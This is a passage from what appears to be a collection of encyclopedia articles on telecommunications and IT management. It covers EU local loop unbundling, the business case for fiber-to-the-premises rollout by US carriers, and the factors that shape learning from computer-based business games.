One of the principal advantages that liberalization and ensuing competition have created for consumers is lower prices for communications services offered (Europe Economics, 2004; Mercer Management Consulting & NERA Economic Consulting, 2006). Some EU member states have achieved competition based on full or shared LLU access; in this context, LLU has become the main access option for alternative ADSL providers. Local loop unbundling (in the form of fully unbundled lines and share access) is now the main wholesale access for new entrants, followed by bit-stream access. Many operators may have a preference for shared access partly because the unbundling process is much easier and because they can provide VoIP (voice over Internet protocol) as an alternative to switched voice and a full set of services (voice, data, and video) independently of the incumbents. In addition, it allows alternative operators to provide single billing to their customers and permits market operators to modify the characteristics of the service in a competitive way.

There is a strong relationship between LLU pricing and the strategies adopted by alternative operators, especially in infrastructure based competition (Li & Whalley, 2002). In principle, lower LLU fees create greater demand for access to the local loop, although provisioning and technical conditions remain important (Analysus, 2005). There is a clear downward trend in price levels for both full unbundled and shared access lines, although there is still an "uneven" picture across the EU. There is also a trend towards homogenization of monthly rental tariffs for fully unbundled lines after significant price reductions in some countries have brought prices closer to "EU average" (Commission of the European Communities, 2006a, 2006c, 2007). Price levels for both fully unbundled and shared access continue to decrease EU-wide, although the drop is less pronounced for fully unbundled access. While it is true that growth in broadband resale arrangements was particularly pronounced in 2006 (up by 124%), alternative providers continued to climb the ladder of investment with more than 4.1 million new fully unbundled local loops (up by 79%) bringing several billion euros of investment into new infrastructure. Figure 4 illustrates the availability of unbundled access lines in the European market, based on official European Commission's informative data, demonstrating the progress achieved during the period 2003–2006. It also provides a comparative distinction between the diverse means for realizing local loop unbundling in parallel with resale activities. (Resale continues to grow mainly as a result of the fact that the incumbent reduces the prices of unregulated resale products.)

Figure 4. Availability of wholesale LLU access in the EU (Commission of the European Communities, 2007)



CONCLUSION

Overall, the electronic communications sector is continuously adapting to changing technologies and market developments. In the harmonized European context for the effective promotion of an advanced and competitive electronic communications market, offering users a wide choice for a full range of communications services (also including broadband multimedia-related and local access high-speed Internet services), LLU can be estimated as a necessary "precondition" (OVUM, 2003) for any further evolution of the relevant market(s) (Chochliouros & Spiliopoulou, 2002). The regulatory framework for electronic communications set up in 2002 involved a major overhaul in regulatory approach, linking sector-specific regulation and competition law in a novel way.

In particular, the recent European regulatory measures and the corresponding practices have fully supported the perspective of unbundled access to the copper local loop of fixed operators having significant market power, under transparent, fair, and nondiscriminatory conditions, conformant to the European strategic requirements. Up to the present day, significant progress has been achieved in the area, although various problems still exist, mainly due to the great complexity of the relevant technical issues (Frantz, 2002). To supersede any potential obstacle, three alternative LLU methods have been currently offered, each one with distinct advantages and different choices for both operators and users/consumers. The European Commission has assessed LLU as a means to encourage long-term infrastructure competition (Commission of the European Communities, 2003b) by allowing entrants to "*test out*" the marketplace before finally building their own infrastructure, *and consequently*, to develop infrastructures for promoting the vital growth of electronic communications and e-commerce innovations directly to the end users. Thus, the corresponding sectors may offer multiple business opportunities to all market "actors" involved. Experience already gained can prove that local loop unbundling will complement the recent provisions in EU law, especially to guarantee universal service and affordable access for all citizens by enhancing competition, ensuring economic efficiency, and bringing maximum benefit to users in a secure, harmonized, and timely manner (Mercer Management Consulting & NERA Economic Consulting, 2006).

KEY TERMS

Asymmetric DSL (ADSL): A DSL technology that allows the use of a copper line to send a large quantity of data from the network to the end user (downstream data rates up to 8 Mbit/s) and a small quantity of data from the end-user to the network (upstream data rates up to 1 Mbit/s). It can be used for fast Internet applications and video-on-demand.

Bandwidth: The physical characteristic of a telecommunications system indicating the speed at which information can be transferred. In analogue systems, it is measured in cycles per second (Hertz) and in digital systems it is measured in binary bits per second (bit/s).

Broadband: A service or connection allowing a considerable amount of information to be conveyed, such as video. Generally defined as a bandwidth > 2Mbit/s.

Copper Access Network: The part of the access network formed from pairs of copper wires bundled together into cables which are then laid in ducts, carried overhead on poles, or directly buried into the ground.

Copper Line: The main transmission medium used in telephony networks to connect a telephone or other apparatus to the local exchange. Copper lines have relatively narrow bandwidth and limited ability to carry broadband services, unless combined with an enabling technology such as ADSL.

DSL (Digital Subscriber Loop): The global term for a family of technologies that transforms the copper local loop into a broadband line capable of delivering multiple video channels into the home. There are a variety of DSL technologies known as xDSL; each type has a unique set of characteristics in terms of performance (maximum broadband capacity), distance over maximum performance (measured from the switch), frequency of transmission, and cost.

Local Loop: The access network connection between the customers' premises and the local Public Switched Telephony Network (PSTN) exchange, usually a loop comprised by two copper wires. In fact, it is the physical twisted metallic pair circuit connecting the network termination point at the subscriber's premises to the main distribution frame or equivalent facility in the fixed public telephone network.

Main Distribution Frame (MDF): The apparatus in the local concentrator (exchange) building where the copper cables terminate and cross-connection to other apparatus can be made by flexible jumpers.

Public Switched Telephony Network (PSTN): The complete network of interconnections between telephone subscribers.

Very High-speed DSL (VDSL): An asymmetric DSL technology that provides downstream data rates within the range 13 to 52 Mbit/s and upstream data rates within the range 1.5 to 2.3 Mbit/s. VDSL can be used for high-capacity leased-lines as well as for broadband services.

A Managerial Analysis of Fiber Optic Communications

Mahesh S. Raisinghani
TWU School of Management, USA

Hassan Ghanem
University of Dallas, USA

INTRODUCTION

A form of fiber-optic communication delivery in which an optical fiber is run directly onto the customers' premises is called Fiber to the Premises (FTTP). This contrasts with other fiber-optic communication delivery strategies such as Fiber to the Node (FTTN), Fiber to the Curb (FTTC), or Hybrid Fiber-Coaxial (HFC), all of which depend upon more traditional methods such as copper wires or coaxial cable for "last mile" delivery (Fiber to the Premises, 2007).

While high-speed fiber-optic cables are more often used to provide the primary links, the "last mile" to each home still plays an important role in the quality of service and bringing high-speed broadband to an area that is largely dependent on this last-mile connection.

FTTP involves laying optical fiber from a central location (switch) to a termination point (the home or business), and could potentially deliver broadband at speeds of up to 100Mbps. The actual speed is determined by the size of the Passive Optical Network (PON). The technology is capable of transmitting data at speeds of up to 2.5Gbps; this amount is divided by the number of termination points on the PON to determine the actual bandwidth to each end point.

Replacing copper infrastructures with fiber to every home in an area is an expensive proposition, but the rewards could be great for telecom providers. An FTTP infrastructure would enable those providers to not only provide high-speed broadband; they could also expand into other areas such as cable programming. The Baby Bells have another incentive to roll out FTTP as well; the FCC requires them to share their copper wires with their competitors, but that requirement would not apply to new FTTP infrastructures. This ruling gives providers a major incentive to roll out FTTP, despite the large initial investment that is required.

Copper, the predominant connection to the home used today, has inherent limitations both in terms of length from home to switch, and amount of bandwidth that is provided. FTTP also has a great advantage over Digital Subscriber Line (DSL), which provides broadband over existing copper, because DSL infrastructures must have more central relay points due to distance limitations. DSL is limited to only a few thousand feet between the switch and the home; FTTP allows for up to 49.6 miles (80 kilometers) between the home and the central switch.

Cable broadband already has a head start, but FTTP offers some advantages, in that cable has a limited upstream bandwidth. FTTP, while still very new, holds great promise. It will enable providers to easily provide customers with a single bundle of services that comprise voice, data, and video. Ultimately, FTTP will deliver higher bandwidth to the home, and a wider range of services at an affordable price. While some FTTP projects focus on replacing existing copper cable, new "greenfield" areas such as new housing developments are likely to see FTTP from the very beginning (WiseGeek, 2007).

Fiber to the premises can be further categorized according to where the optical fiber ends:

- FTTH (Fiber to the Home) is a form of fiber-optic communication delivery in which the optical signal reaches the end user's living or office space; or
- An optical signal is distributed from the central office over an optical distribution network (ODN). At the endpoints of this network, devices called optical network terminals (ONTs) convert the optical signal into an electrical signal. For FTTP architectures, these ONTs are located on private property. The signal usually travels electrically between the ONT and the end-users' devices (Fiber to the Premises, 2007).

The Regional Bell Operating Carriers (RBOCs), AT&T/BellSouth and Verizon, that serve 123,000,000 of the 180,000,000 access lines (68%) in the U.S., to greater or lesser extents, are now in the process of rolling out FTTP (FTTP Equipment & Fiber Cable Requirements, 2007).

RBC Capital Markets has reported good numbers on the interrelated issues of FTTH and IPTV growth, according to this report. RBC says that there are 6 million fiber homes worldwide, an increase of 140 percent compared to 2005. The majority are in Japan. Other deployments, RBC says, are earlier in development. China Telecom and China Netcom are doing trials. Hong Kong Broadband has passed almost one-third of the homes that it serves with fiber. Municipalities are active, while telecommunication companies (telcos) in Scandinavia, the Netherlands, and Ireland — via Magnet Networks — are FTTH players. In the U.S., RBC reports, Verizon has embarked on a FTTH deployment, while AT&T is mixing fiber-to-the-node (FTTN) for overbuilds and fiber to the premises (FTTP) for new builds. BellSouth is creating a fiber-to-the-curb (FTTC) infrastructure (IT Business Edge, 2006).

Subscribers had never thought of cable operators as providers of voice services, or telephone companies as providers of television and entertainment services. However, the strategies of multiple system operators (MSOs) and telecommunication companies (telcos) are changing, and they are expanding their services into each other's territory. The competition between the MSOs and the telcos is just brewing up.

Many factors influence communications carriers' future and strategies. Among these factors are Internet growth, new Internet Protocol (IP) services such as Voice over IP (VoIP), regulatory factors, and strong competition between the carriers. In the past, RBOC's have centered their competition among each other and ignored the threat of the cable MSOs. The cable modem service has a bigger market share than the digital subscriber line (DSL) service, and as the concept of the VoIP technology is being refined and validated, the cable companies will become major players in providing this service at a cheaper price than the regular telephone service and will compete with the RBOCs. Incumbent carriers are seeking ways to encounter the cable MSOs' threat.

BACKGROUND

RBOCs are concerned about the VoIP technology, since this concept will pose a serious threat to their voice market. Vonage, a leader in VoIP over Broadband (VoB), has about 50,000 subscribers, compared to 187.5 million access lines that the RBOCs have. Cable operators can move into the telcos' territory and offer VoB as they did with Internet access. The cable companies could do this by offering this service through a partnership or by building their own services.

The VoB service is offered to broadband subscribers whether they are cable modem or DSL users. VoB providers do not have their own networks; they simply use the cable MSOs' or the telcos' broadband networks to carry their services. The appeal of the VoB services is the result of its cheaper packages. VoB companies such as Vonage and Packet8 are targeting cable MSOs as partners. For cable companies, this would create a bundle that includes cable modem services and VoB, which will provide a great appeal to the subscriber. Cable MSOs already are in the lead in providing broadband services to subscribers; by adding VoIP via broadband, they will be able to offer telephony at lower prices and have another advantage over the telcos.

Major cable operators have announced their interest in VoIP technology. Time Warner Cable has formed an alliance with MCI and Sprint, and the group has announced that by the end of 2004, it will offer VoIP to 18 million subscribers. Comcast is another cable operator already in the process of testing VoIP in many states, and will offer this service in the nation's largest 100 cities (Perrin, Stofega, & Valovic, 2003b). The MSOs have continued to upgrade their networks to have a bigger share of Internet access and to enter the lucrative voice market. On the other hand, the telcos have continued to develop their networks around DSL and voice service, ignoring television and video services (Jopling & Winogradoff, 2002).

FIBER TO THE PREMISES (FTTP)

To deal with the threat of VoB providers, telcos have to upgrade their networks to compete with the cable MSOs. FTTP is a potential alternative to DSL. It is a great initiative to meet the growing demand of consumers and business to a faster Internet connection and reliable medium for other multimedia services. Since signals will travel through fiber-optic networks at the speed of light, FTTP delivers 100 megabits per second (Mbps), as opposed to 1.5 Mbps for DSL. Thus, FTTP delivers a higher bandwidth at a lower cost per megabyte than alternative solutions. This substantially-increased speed will enable service providers to deliver data, voice, and video ("triple play") to residential and business customers. As a result of this increase in speed, a new breed of applications will emerge and open horizons for the RBOCs to venture into a new territory. The deployment of FTTP will help eliminate the bandwidth limitations of DSL. DSL will still be a key player for the near future, but in the long run, DSL customers will be migrated to the new fiber network. FTTP will pave the way for the RBOCs to compete head-to-head with cable providers. Comcast Corporation, based in Philadelphia, is the largest cable provider based in the United States. It is upgrading some of its customers' Internet services to 3 megabits per second, which is significantly more than what phone companies can offer through their DSL network. FTTP will stimulate competition in the communication industry and entertainment providers, and will provide RBOCs a medium with which to compete against cable companies.

FTTP COMMON SPECIFICATIONS AND EQUIPMENT

In May of 2003, BellSouth, SBC, and Verizon agreed on common specifications for FTTP. This agreement has paved the way for suppliers to build one type of equipment based on the specifications provided by the three companies. By mid-September, the three companies had short-listed the suppliers, and the equipment was brought to labs to be tested by the three companies, where they would select finalists based on the test results and proposals. The technology being evaluated was based on the G.983 standard for passive optical network (PON) (Hackler, Mazur, & Pultz, 2003). This standard was chosen based on its flexibility to support Asynchronous Transfer Mode (ATM) and its capacity to be upgraded in the future to support either ATM or Ethernet framing. As the cost of electronic equipment has fallen dramatically in recent years, it is more feasible now to roll out FTTP than it was a few years ago. Many equipment manufacturers, such as Alcatel, Lucent, Nortel and Marconi, are trying to gain contracts from the big three RBOCs to manufacture and provide FTTP components. The bidding war for these contracts will be very competitive, and providers have to choose equipment suppliers based on the price and specifications of the equipment.

REGULATORY ENVIRONMENT AND THE FCC ORDER

The regulatory environment will also be a major factor in the progress of the FTTP rollout. At the time of this writing, it was still unclear how the Federal Communications Commission (FCC) will handle this issue. Service providers are optimistic that the FCC decisions will favor them. RBOCs are hoping that the FCC will provide a clear ruling regarding national broadband networks.

WHY INVEST IN FTTP AND NOT UPGRADE COPPER?

Several existing technologies can accommodate the triple-play services. For example, Asynchronous DSL (ADSL) is a broadband technology that can reach 8-10 Mbps, and ADSL2 has an even higher range of 20 Mbps. The ADSL technology can be deployed with a fast pace by using existing copper wiring. The disadvantage of the copper-based networks and DSL technology is that they have a regulatory constraint to be shared with competitors, which makes it less attractive to invest in this medium. Another disadvantage is that signals do not travel a long distance. They need expensive electronic equipment to propel the signal through. This expensive equipment will result in high maintenance and replacement costs. Another weakness of DSL technology is that the connection is faster for receiving data than it is for sending data over the Internet.

Fiber to the Premises

Another broadband technology to be considered is cable technology. It has bandwidth capacity in the range of 500 Kbps to 10 Mbps. It can deliver data, voice, and video, and is 10 times faster than the telephone line. But cable technology has its weaknesses, too. It is less reliable than DSL and has a limited upstream bandwidth, which is a significant problem in peer-to-peer applications and local Web servers. Another weakness is that the number of users inversely impacts performance and speed of the network (Metallo, 2003).

On the other hand, fiber will deliver a higher bandwidth than DSL and cable technologies, and maintenance costs will be lower in comparison with copper-based networks. As mentioned earlier, FTTP will use PON, which will minimize the electronic equipment needed to propel the signals. Once the network is in place, the cost of operations and maintenance will be reduced by 25%, compared with copper-based networks.

One company that already had a head start with FTTP technology is Verizon. It will invest $2 billion over the next two years to roll out the new fiber network and replace traditional switches with softswitches (software switches). These softswitches will increase the efficiency of the network and eliminate wasted bandwidth. The traditional circuit switch architecture establishes a dedicated connection for each call, resulting in one channel of bandwidth to be dedicated to the call as long as the connection is established. The new architecture will break the voice into packets that will travel by the shortest way over the new network; as soon as the packet reaches its destination, the connection is broken and no bandwidth is wasted.

At the design level, softswitches and hard switches differ drastically. Features can be added or modified easily in the softswitch, while they have to be built into the hard switch. Also, FTTP will be the means to deliver the next generation of products and services at a faster speed and with more data capacity (i.e., send up to 622 Mbps and receive 155 Mbps of data, compared to 1.5 Mbps that DSL or cable modems are capable of (Perrin, Harris, Winther, Posey, Munroe, & Stofega, 2003a)). This will create an opportunity to develop and sell new products and services that can only be feasible over this kind of technology, which will result in generating a new revenue stream.

CHALLENGES AND ISSUES WITH FTTP

Fiber will be the access medium for the next 100 years or so. But in the meantime, the migration from copper to fiber must not be viewed as a short-term initiative. It will take 5 to 10 years to become a reality. FTTP technology deployment is very different from DSL deployment. While DSL deployment was an add-on technology, where the network and operations systems impact was relatively minor, FTTP deployment will undertake a new infrastructure and will require major changes in support systems.

Another issue that will be facing RBOCs is DSL technology. RBOCs will be burdened to support DSL technology as well as FTTP technology. By supporting DSL after the complete deployment of FTTP, incumbents will endure extra costs that can be avoided by switching their customers to the FTTP network and abandoning the DSL network.

The FCC Triennial Review Order will put the new technology in jeopardy in case of a negative clarification or ruling. The Telecommunications Act of 1996 requires incumbents to lease their networks to competitors at rates below cost. If copper networks are retired, incumbents are required to keep providing competitors with a voice-grade channel. Another challenge will stem from providing video to customers. Cable companies are well established in this domain and have the advantage over RBOCs. In the 1980's and 1990's, RBOCs attempted to expand into entertainment services and failed miserably. But their new strategies to enter entertainment services have to be well planned, and the companies have to learn from their previous failures.

FTTP DEPLOYMENT

Networks are laid down via aerial and carried via poles or via cables under the ground. Using this infrastructure will enable FTTP to be deployed at a relatively low cost. The fiber will be installed at close proximity to the customer and will be extended to new build areas when needed. When the customer requests the service, rewiring will be added from the Optical Network Terminals (ONT) to the customer's premises. This will keep a close correlation factor between deployment costs and return on capital. This will tie some of the FTTP expenditure to customer demand. Deployment can be started in areas where the highest revenue is generated, and move to other areas where the infrastructure is the oldest.

FUTURE OUTLOOK

With respect to the business case for FTTH (Fiber-to-the-Home) rollout, the one metric that will largely determine their levels of enthusiasm is cost per subscriber.

Three years ago, the average cost per FTTH subscriber in urban areas in the United States was over $2,000, but it is now down to sub-$1,000 levels. The fall in cost per FTTH subscriber can partially be explained by vendor consolidation, which leads to cheaper components. However, it is "smarter" civil works and better-thought-out network engineering — say the suppliers — which can make the FTTH business case much more attractive (Malik, 2007; McClelland, 2007).

The FTTP equipment market has not yet matured to the point where a community of vendors offers interoperable technology, fostering the cost benefits and innovation that accompany competition. In the future, even vendors of Ethernet-based gear — such as Wave7 Optics and Worldwide Packets, which already are making headway with municipalities and independent telcos — are banking that RBOCs currently using Asynchronous Transfer Mode (ATM)-based technology will eventually open their minds to Ethernet-based FTTP (Gubbins, 2005).

FTTP is promising to deliver the next-generation network with an advanced bandwidth. It will also be capable of delivering various services that may be available in the next few years. In 2003, Microsoft showed a beta demonstration of a live online gaming application with simultaneous voice, video, and data services over FTTP. A new breed of gaming applications will be feasible with FTTP. Applications such as peer-to peer, where music files, video files, and large data files are exchanged, would become more attractive with FTTP. Another application that will become viable is video on demand (VOD), where customers can order any movie of their choice at any time. Beardsley, Doman, and Edin (2003) reports that broadband offers a new distribution path for video-based entertainment; a medium for new interactive-entertainment services (such as interactive TV) that need a lot of bandwidth; and a way to integrate several media over a single connection. For example, FastWeb, based in Milan, Italy, can now supply 100,000 paying households in Italy with true VOD, high-speed data, and digital voice, all delivered over a single optical-fiber connection. As mature markets reach scale with large online audiences, broadband may start to realize some of its underlying–and long-hyped–potential for advertisers.

Peter F. Volanakis, president and chief operating officer at Corning, points out that this new cable design will led to reduced size and improved performance of bulky hardware cabinetry. Corning says it will make fiber competitive with traditional copper wire.

At the same event, Neophotonics, a San Jose, Calif.-based startup, is going to introduce a new line of pluggable GPON transceivers. These are optical devices that are used in the equipment that goes in the FTTP central office, and also in the Optical Networking Units (ONU) that go into a customer's home. In other words, these new transceivers will bring down the costs of the FTTH equivalent of cable or DSL modems a few notches (Malik, 2007).

The new advanced broadband will become a platform for many industries to deliver marketing, sales, and communications services. Broadband is already changing the way companies do business and could alter the way markets work. For instance, remote learning will improve greatly, and educational institutions will be in a better position to offer services in remote locations. Many other fields, such as health care, public sector, and retail and financial services, will also see the positive impact of broadband.

CONCLUSION

The incumbent carriers have to encounter cable operators' attacks on their telephony market by expanding their services and offering similar services that the cable companies offer and more. Triple play will give the telcos an advantage over cable operators, or at least an equal edge. They have to deploy broadband networks that can provide subscribers with entertainment/television services, to compensate the telcos' loss of revenues incurred from cable operators' deployment of VoIP. For telcos, expanding into the entertainment market has to be based on the strategy of meeting consumers' changing needs. Cable operators have already raged a battle against satellite companies, who are competing for the same customers. Another factor to be considered is the MSOs' slow adoption of digital technology. On the financial side, MSOs are weaker than telcos.

The RBOCs are faced with staggering sinking costs. The idea is to come up with new killer applications suited for the new network that will appeal to (potential) customers' tastes and are affordable, in order to lure subscribers. FTTP has to do more than the current systems in this regard. Enhancing what the current technology is capable of doing does not justify the cost and/or effort that have to be invested in FTTP. A newer breed of "killer applications" that would lure the subscriber has to be implemented and delivered, along with the service. They have to be flexible to tailor their bundle according to the customers' demands and needs.

KEY TERMS

Asynchronous Digital Subscriber Line (ADSL): A digital switched technology that provides very high data transmission speeds over telephone system wires; the speed of the transmission is asynchronous, meaning that the transmission speeds for uploading and downloading data are different. For example, upstream transmissions may vary from 16 Kbps to 640 Kbps, and downstream rates may vary from 1.5Mbps to 9Mbps. Within a given implementation, the upstream and downstream speeds remain constant.

Asynchronous Transfer Mode (ATM): A high-speed transmission protocol in which data blocks are broken into cells that are transmitted individually and possibly via different routes in a manner similar to packet-switching technology

Bandwidth: The difference between the minimum and the maximum frequencies allowed; bandwidth is a measure of the amount of data that can be transmitted per unit of time, which means that the greater the bandwidth, the higher the possible data transmission rate.

Digital Subscriber Line (DSL): A switched telephone service that provides high data rates, typically more than 1 Mbps

Fiber-Optic Cable: A transmission medium that provides high data rates and low errors; glass or plastic fibers are woven together to form the core of the cable. The core is surrounded by a glass or plastic layer, called the cladding. The cladding is covered with plastic or other material for protection. The cable requires a light source, most commonly laser or light-emitting diodes.

Internet Protocol (IP): The network layer protocol used on the Internet and many private networks; different versions of IP include IPv4, IPv6 and IPng (*next generation*).

Multiple Service Operators (MSOs): Synonymous with cable provider; a cable company that operates more than one TV cable system

Regional Bell Operating Company (RBOC): One of the seven Bell operating companies formed during the divestiture of AT&T; an RBOC is responsible for local telephone services within a region of the United States.

Voice Over IP (VoIP): This is the practice of using an Internet connection to pass voice data using IP instead of the standard public switched telephone network. This can avoid long-distance telephone charges, as the only connection is through the Internet.

INTRODUCTION

Interview with Anthony Davidson, SuperAguri F1 GP Driver (autosport.com, March 2, 2007):

Q: *Can you actually learn anything from the [F1 videogame] though?*

AD: *Absolutely. When I did the 2004 season, I really relied on having video data from the team and using the PlayStation games as well to learn the circuits. We always deal in corner numbers, we don't use the proper corner names, so we have a little map in the car with the numbers.*

For you to visualize it beforehand is a help, because when they talk about a bump in turn three then you know what they are talking about before you have even walked the circuit or seen any onboard footage. You know roughly what the track looks like and when you get out there you smile because it is exactly what you were doing in your living room. And now the graphics have stepped up another level it is so much more realistic.

F1 drivers can benefit from computer simulations, with a supplement of training before racing on a newly built circuit, with no consolidated knowledge. Managers (and students, too) can benefit from PC-based simulations that recreate complex business worlds as well.

Books contain theories, along with a good number of examples. Computer-based business games can add dynamism and a temporal dimension to the standard managerial theories contained in books.

Many researchers think that the potential of the computer as a learning tool is very high if we involve the user in a simulation process, instead of giving him a description of reality. This theory is confirmed by many field examples, as shown before by the Formula 1 pilot, who adopts a particular software in order to learn how to drive on a circuit that he has not tested directly. U.S. Marines play Quake and Unreal to simulate the mission in which they will be involved. Business games, finally, start to be adopted in managerial education as learning support tools.

For example, EIS simulation has been developed at Insead Business School in order to simulate organizational change, while FirmReality has been developed at Bocconi University to study the integrated use of organizational capabilities to gain competitive advantage.

Scientific and managerial literatures recognize the potential of these instruments for learning purposes (compatible with andragogical and collaborative learning theories), but cannot address their design and the integration within distance-learning practices.

The current debate on computer simulations involves the research and the standardization of rules for the project phases, in order to take advantage of the potential attributed to this tool, and enhance the compatibility between managers/students and this form of learning.

FACTORS AFFECTING LEARNING THROUGH BUSINESS GAMES

Managerial business games, defined as interactive computer-based simulations for managerial education, can be considered as a relatively new tool for adults' learning. If compared with paper-based case histories, they could be less consolidated in terms of design methodologies, usage suggestions, and results measurement.

Due to the growing interest around virtual learning environments (VLE), we are facing a positive trend in the adoption of business games for undergraduate and graduate education. This process can be traced back to two main factors. On the one hand, there is an increasing request for nontraditional education, side by side with an educational model based on class teaching (Alavi & Leidner, 2002). On the other hand, the rapid development of information technologies has made available specific technologies built around learning development needs (Webster & Hackley, 1997). Despite the increased interest generated by business games, many calls have still to be addressed on the design and utilization side.

We start with a brief description of factors that can lead to a positive learning effect for managers and students. We then analyze and discuss the facets related to business games that can facilitate the learning processes described above.

In a simplified view, effective learning occurs when the tenets of collaborative learning are respected (see Alavi, Wheeler, & Valacich, 1995 as a notable example). Following this perspective, we need a strong individual involvement in the learning process, social interactions, and a clear focus on problem-solving through practical resolution of complex problems.

The above-cited characteristics are necessary in order to achieve effective learning, even if they are not specifically designed to analyze learning processes mediated through technology. This article refers to collaborative learning contexts mediated through IT, defined in the literature as virtual learning environments (VLE).

Extant literature considers two other important aspects which ensure effective education. First, it is necessary to consider the relationship between individuals and the instructor (Arbaugh, 2000; Webster & Hackley, 1997). Second, it is necessary to include aspects concerning the relationship between the user and the adopted technology (Piccoli, Ahmad, & Ives, 2001).


This contribution describes the three fundamental aspects related with business games in graduate and undergraduate education: group dynamics, relationship between users and instructor, and Human-Computer Interaction.

Figure 1 represents the variables that could influence individual learning in a business game context.

GROUP DYNAMICS

It is widely accepted that a positive climate among subjects is fundamental to enhance the productivity of the learning process (Alavi et al., 1995). This is why group dynamics are believed to have a strong

Figure 1. Variables influencing individual learning in a business game setting



impact on learning within a team-based context. A thorough explanation of the impact of group dynamics on performance and learning is developed in the "teamwork quality" construct (TWQ) (Hoegl & Gemuenden, 2001). Group relational dynamics are even more important when the group is called to solve tasks requiring information exchange and social interaction (Gladstein, 1984), such as a business game. In fact, the impact of social relations is deeper when the task is complex and characterized by sequential or reciprocal interdependencies among members.

With reference to TWQ, it is possible to point out different group dynamics variables with a strong influence on individual learning, within a business game environment: communication, coordination, balance of contributions, and mutual support. Instructors and business games designers should carefully consider the following variables, in order to maximize learning outcomes.

Hereafter, focusing on a business game setting, we will discuss each of these concepts, as well as their relative impact on individual learning.

Communication. In order to develop effective group decision processes, information exchange among members should also be effective. Indeed, communication is the way by which members exchange information (Pinto & Pinto, 1990), and smooth group functioning depends on communication easiness and efficacy among members (Shaw, 1981).

Moreover, individuals should be granted an environment where communication is open. A lack of openness negatively influences the integration of knowledge and group members' experiences (Gladstein, 1984; Pinto & Pinto, 1990). These statements are confirmed by several empirical studies, showing direct and strong correlation between communication and group performance (Griffin & Hauser, 1992). According to Kolb's experiential learning theory, in a learning setting based on experiential methods (i.e., business game), it is important to provide the classroom with an in-depth debriefing, in order to better understand the link between the simulation and the related theoretical assumption.

For these reasons, groups with good communication dynamics tend to adopt a more participative behavior during the debriefing session, with higher quality observations. As a consequence, there is a process improvement in the acquisition, generation, analysis, and elaboration of information among members (Proserpio & Magni, 2004).

Balance of contributions. This can be defined as the level of participation of each member in the group decision process. Each member, during the decision process, brings to the group a set of knowledge and experiences that allows the group to develop a cognitive advantage over individual decision process. Thus, it is necessary that each member brings his/her contributions to the group (Seers, Petty, & Cashman, 1995) in order to improve performance, learning, and satisfaction of team members (Seers, 1989). A business game setting requires a good planning and implementation of strategies in order to better face the action-reaction process with the computer. For this reason, a balanced contribution among members favors the cross fertilization and development of effective game strategies.

Coordination. A group could be seen as a complex entity integrating the various competences required to solve a complex task. For this reason, a good balance of members' contribution is a necessary condition, although not a sufficient one. The manifestation of the group cognitive advantage is strictly tied to the harmony and synchronicity of members' contribution, such as the degree according to which they coordinate their individual activities (Tannenbaum, Beard, & Salas, 1992).

As for communication, individuals belonging to groups with a better coordination level show better interventions in the debriefing phases. They also offer good hints to deepen the topics included in the simulation, playing as an intellectual stimulus for each other.

Mutual Support. This can be defined as the emergence of cooperative and mutually supporting behaviors, which lead to better team effectiveness (Tjosvold, 1984). In contrast, it is important to underline that competitive behaviors within a team determine distrust and frustration.

Mutual support among participants in a business game environment could be seen as an interference between the single user and the simulation: every discussion among users on simulation interpretation distracts participants from the ongoing simulation. This is why the emergence of cooperative behaviors does not univocally lead to more effective learning processes. These relations lower users' concentration and result in obstacles in the goal achievement path. Moreover, during a business game, users play in a time pressure setting, which brings to a drop in the effectiveness of the decision process. All these issues, according to group effectiveness theories, help to understand how mutual support in a computer simulation environment could show a controversial impact on individual learning (Proserpio & Magni, 2004).

INTERACTION WITH THE INSTRUCTOR

Instructor behavior can make the difference between effective and poor learning outcomes (Arbaugh, 2000; Piccoli et al., 2001; Webster & Hackley, 1997). A lack of interaction brings students to grow more distracted, focusing attention to activities not related to the task. Furthermore, instructor behavior aimed at reducing social and psychological distance and stimulating interaction among individuals has a positive impact on students' learning (Arbaugh, 2000). Researchers pointed out that technology may enhance teacher-student interaction, making learning more student-centered (Piccoli et al., 2001). A careful design of the instructor's role should be planned together with the other variables proposed for achieving an effective business game.

HUMAN-COMPUTER INTERACTION

Despite the high potential of business games, as stressed by Eggleston and Janson (1997), there is the need for an in-depth analysis of the relationship between user and computer. On the design side, *naïve* business games (not designed by professionals) can hinder the global performance of a simulation, and bring to negative effects on the learning side. For this reason, technological facets are considered as a fundamental issue for a proficient relationship between user and computer in order to improve learning process effectiveness (Alavi & Leidner, 2002; Leidner & Jarvenpaa, 1995).

Propensity to PC usage. Attitude toward PC usage can be defined as the user's overall affective reaction when using a PC (Venkatesh et al., 2003). Propensity to PC usage can be traced back to the concepts of pleasure, joy, interest associated with technology usage (Compeau, Higgins, & Huff, 1999). It is consistent to think that users' attitude towards computer use could influence their use involvement, increasing or decreasing the impact of simulation on learning process.

From a different standpoint, more related to HCI theories, computer attitude is tied to the simulation ease of use. It is possible to argue that a simple simulation does not require strong computer attitude to enhance the leaning process. On the contrary, a complex simulation could hamper individual learning, because the cognitive effort of the participant can be deviated from the underlying theories to a cumbersome interface.

Propensity to business game usage. This construct can be defined as the cognitive and affective elements that bring the user to assume positive/negative behaviors toward a business game. In fact, in these situations, users can develop feelings of joy, elation, pleasure, depression, or displeasure, which have an impact on the effectiveness of their learning process (Taylor & Todd, 1995). Consistently with Kolb's theory (Kolb, 1984) on individual different learning styles, propensity to simulations could represent a very powerful element to explain individual learning.

Simulation context. The simulation context can be traced to the role assumed by individuals during the simulation. In particular, it is referred to the role of participants, teacher, and their relationship. Theory and practice point out that business games have to be self-explanatory. In other words, the intervention of other users or the explanations of a teacher to clarify simulation dynamics have to be limited. Otherwise, the user's effort to understand the technical and interface features of the simulation could have a negative influence on learning objectives (Whicker & Sigelman, 1991). Comparing this situation with a traditional paper-based case study, it is possible to argue that good instructions and quick suggestions during a paper-based case history analysis can help in generating users' commitment and learning. On the contrary, in a business game setting, a self explanatory simulation could bring users to consider the intervention of the teacher as an interruption rather than a suggestion. Thus, simulations have often an impact on the learning process through the reception step (Alavi & Leidner, 2002), meaning that teacher's or other members' intervention hinders participants to understand incoming information.

Technical interface. Technical interface can be pragmatically defined as the way information is presented on the screen (Lindgaard, 1994), which, of course, also relates to the interactivity features (Webster & Hackley, 1997). Several studies have noted the influence of the technical interface on user performance and learning (Jarvenpaa, 1989; Todd & Benbasat, 1991). It is essential, for instance, that the interface has the ability to capture user attention, thus increasing the level of participation and involvement.

According to the aforementioned studies, it is possible to argue that an attractive interface could represent one of the main variables that influence the learning process in a business game setting.

